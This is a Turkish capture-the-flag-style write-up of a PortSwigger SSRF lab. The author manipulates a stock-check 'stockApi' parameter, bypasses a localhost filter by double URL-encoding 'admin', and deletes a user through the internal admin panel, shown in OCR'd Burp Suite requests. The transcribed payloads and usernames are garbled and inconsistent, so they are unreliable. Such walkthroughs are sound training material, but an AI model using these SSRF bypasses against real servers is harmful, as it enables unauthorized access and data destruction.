



Portswigger Lab: SSRF Write-Up

Bu sitemizin anasayfası burda ssrf ile Carlos adında ki kullanıcıyı silmemiz isteniliyor.



Bunun için ilk adım sunucu ile etkileşim kurulabilcek bir yer olmalı. Bunun için ürünlerin detaylarına bakalım.




Rasgele bir ürün seçtim ve bu ürünün altında stok kontrol butonu vardı bunu burp suite ile takibe alalım.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is set to 'https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net'. The request is a POST to '/product/stock' with a body containing 'stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D%2C%2CstoreId%3D%3D1'. The response is an HTTP 200 OK with a 'Content-Type: text/plain; charset=utf-8' header.


Karşıma stockapi= diye bir parametre çıktı bununla oynamaya başlayalım.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The request body has been modified to 'stockApi=http%3A%2F%2Flocalhost/admin'. The response is an HTTP 400 Bad Request with a 'Content-Type: application/json; charset=utf-8' header and a body containing 'External stock check blocked for security reasons'.

İlk önce portswiggerin verdiği şekilde <http://localhost/admin> girmeyi denedim ama bana bir mesaj döndü. Bu mesajdan sonra burayı bypass etmem gerektiğini anladım bunun için öncelikle localhost kısmını değiştirdim.




Burda 127.0.0.1 olarak değiştirdim sonuç değişmedi bu seferde admin yazısı ile oynamaya başladım.




Burda hackvortor diye bir eklenti kullanıyorum bu eklenti ile admin kelimesini urlencode_all seçeneği ile dönüştürüyorum.Sonra aşağıdaki gibi bir görüntü çıkıyor.

The image displays two screenshots of the Burp Suite v2024.7.5 interface. The top screenshot shows a 'Request' tab with a POST request to `/product/stock HTTP/2`. The request body contains a JSON object with a `stockApi` field. The 'Response' tab shows a '400 Bad Request' error with a message: `"External stock check blocked for security reasons"`. The bottom screenshot shows the same request, but with the 'Context menu' open, highlighting the 'Convert tags' option under the 'Hackvector' extension. The 'Inspector' panel on the right shows the request body parameters, including the `stockApi` field.

Burda yine aynı eklentiyi kullanarak convert tags seçeneğine basarak encode ediyoruz.



Encode edince denedik yine hata aldık bir tur daha encode ediyoruz.Aynı işlemleri buna uyguluyoruz ve aşağıdaki gibi bir görüntü çıkıyor.



Burda admin panele girmeyi başardık sırada Carlos adlı kullanıcıyı silmek var.

1 x +

Send Cancel < >

Target: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2

2 Host: 0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net

3 Cookie: session=0b801GRTHmLl10et1Q0y071m4P02

4 Content-Length: 77

5 Sec-Ch-Ua: "Chromium",v="127", "Not A;Brand",v="99"

6 Content-Type: application/x-www-form-urlencoded

7 Accept-Language: tr-TR

8 Sec-Ch-Ua-Mobile: 0

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

10 Sec-Ch-Ua-Platform: "Windows"

11 Accept: */*

12 Origin: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-Mode: cors

15 Sec-Fetch-Dest: empty

16 Referer: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net/product/produ

17 Accept-Encoding: gzip, deflate, br

18 Priority: u=1, i

19 stockApi=htcsp1AAZFAZFI27.0.1XZP9C5A36A31A25A36A34A25A36A44A25A36A35A36A45

Response

50 <p>

51 <!--

52 </section>

53 </div>

54 </div>

55 <!--

56 <div>

57 <div>

58 <div>

59 <div>

60 <div>

61 <div>

62 <div>

63 <div>

64 </div>

65 </div>

66 </div>

67 </div>

68 </div>

69 </div>

70 </div>

71 </div>

72 </div>

73 </div>

74 </div>

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 1

Request headers 20

Response headers 5

Done

Event log All issues

Memory: 217.0MB

Bu kısımda Delete yolu gösterilmiş bunu kullanarak carlosu siliyoruz.

1 x +

Send Cancel < >

Target: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2

2 Host: 0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net

3 Cookie: session=0b801GRTHmLl10et1Q0y071m4P02

4 Content-Length: 77

5 Sec-Ch-Ua: "Chromium",v="127", "Not A;Brand",v="99"

6 Content-Type: application/x-www-form-urlencoded

7 Accept-Language: tr-TR

8 Sec-Ch-Ua-Mobile: 0

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

10 Sec-Ch-Ua-Platform: "Windows"

11 Accept: */*

12 Origin: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-Mode: cors

15 Sec-Fetch-Dest: empty

16 Referer: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net/product/produ

17 Accept-Encoding: gzip, deflate, br

18 Priority: u=1, i

19 stockApi=

20 http1AAZFAZFI27.0.1XZP9C5A36A31A25A36A34A25A36A44A25A36A35A36A45/delete?use

21 rname=carlos

Response

50 <p>

51 <!--

52 </section>

53 </div>

54 </div>

55 <!--

56 <div>

57 <div>

58 <div>

59 <div>

60 <div>

61 <div>

62 <div>

63 <div>

64 </div>

65 </div>

66 </div>

67 </div>

68 </div>

69 </div>

70 </div>

71 </div>

72 </div>

73 </div>

74 </div>

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 1

Request headers 20

Response headers 5

Done

Event log All issues

Memory: 217.0MB

Bu şekilde yolu koyup çalıştırıyoruz.

1 x +

Send Cancel < > Follow redirection

Target: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2
2 Host: 0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net
3 Cookie: session=00801GRTHeLl10etLQ0y07im4P0C
4 Content-Length: 100
5 Sec-Ch-Ua: "Chromium",v="127", "Not A;Brand",v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: 0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net/product?productId=2&delete=true&username=ca10

Response

1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=Jgb81Wao1Pz4Pj8ctF6T0cqsF10Tuy6K; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
Response headers 4

Done

Event log All issues

Memory: 217.0MB

Cevap olarak bize 302 döndü dönüp admin sayfasında tekrar kontrol ediyoruz.

1 x +

Send Cancel < > Follow redirection

Target: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2
2 Host: 0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net
3 Cookie: session=00801GRTHeLl10etLQ0y07im4P0C
4 Content-Length: 77
5 Sec-Ch-Ua: "Chromium",v="127", "Not A;Brand",v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: 0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=0a5a00b703fe73cc81ff20e6009f007e.web-security-academy.net/product?productId=2&delete=true&username=wienner

Response

00
01 Admin panel
02
03 <p>
04 </p>
05
06 My account
07
08 </p>
09 </section>
10 </header>
11 <header class="notification-header">
12 </header>
13 <section>
14 <p>
15 User deleted successfully!
16 </p>
17 </div>
18 <div>
19 Users
20 </div>
21 </div>
22 <div>
23
24 wienner -
25
26
27 Delete
28
29 </div>
30 </section>
31 </div>
32 <div>
33 </div>
34 </div>
35 </div>
36 </div>
37 </div>
38 <div class="footer-wrapper">
39 </div>

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
Response headers 5

Done

Event log All issues

Memory: 217.0MB

Ve sonunda kullanıcı başarıyla silindi mesajı aldık.

